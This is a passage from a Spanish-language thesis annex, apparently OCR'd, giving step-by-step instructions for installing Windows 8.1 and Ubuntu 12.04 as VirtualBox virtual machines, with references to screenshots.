
Una vez descargada la imagen, se procede con la ejecución de *Virtual Box* desde la máquina *host* a través de la GUI.




Se hace *click* sobre "Máquina -> Nueva" para importar la imagen descargada anteriormente y establecer cierta configuración previa.




Una vez realizadas las primeras configuraciones básicas, se hace *click* sobre "Terminar" y se inicia la máquina virtual, pero previamente se realizan estos ajustes.




Al iniciar la máquina virtual se procederá con la instalación de la misma siguiendo los pasos indicados a continuación.






Después del proceso de instalación en el que se verán diferentes pantallas sobre las cuales no se tiene que hacer ninguna acción, se tendrá ya un sistema Windows 8.1 funcional el cual se puede utilizar para la realización del Trabajo de Fin de Grado.




25.5. Anexo V - Instalación de Ubuntu 12.04

En primer lugar, se procede con la descarga de la imagen *Ubuntu-12.04 Desktop AMD-64* desde http://old-releases.ubuntu.com/releases/12.04/ubuntu-12.04-desktop-amd64.iso


Una vez descargada la imagen, se procede con la ejecución de *Virtual Box* desde la máquina *host* a través de la GUI.



Se hace *click* sobre "Máquina -> Nueva" para importar la imagen descargada anteriormente y establecer cierta configuración previa.




Una vez realizadas las primeras configuraciones básicas, se hace *click* sobre "Terminar" y se inicia la máquina virtual, pero previamente se realizan estos ajustes.




Al iniciar la máquina virtual se procederá con la instalación de la misma, no con la prueba de ella en modo *Live-CD*, siguiendo los pasos indicados.

Después de una serie de imágenes en las que se muestra el progreso de instalación de *Ubuntu 12.04,* se dará por concluida la instalación y se verá la pantalla de *login* del sistema.



Una vez realizado el *login* en el sistema, se mostrará el escritorio de *Ubuntu 12.04*.



Llegados a este punto, se dispone de una instalación de *Ubuntu 12.04* totalmente funcional la cual se puede utilizar para la realización del Trabajo de Fin de Grado.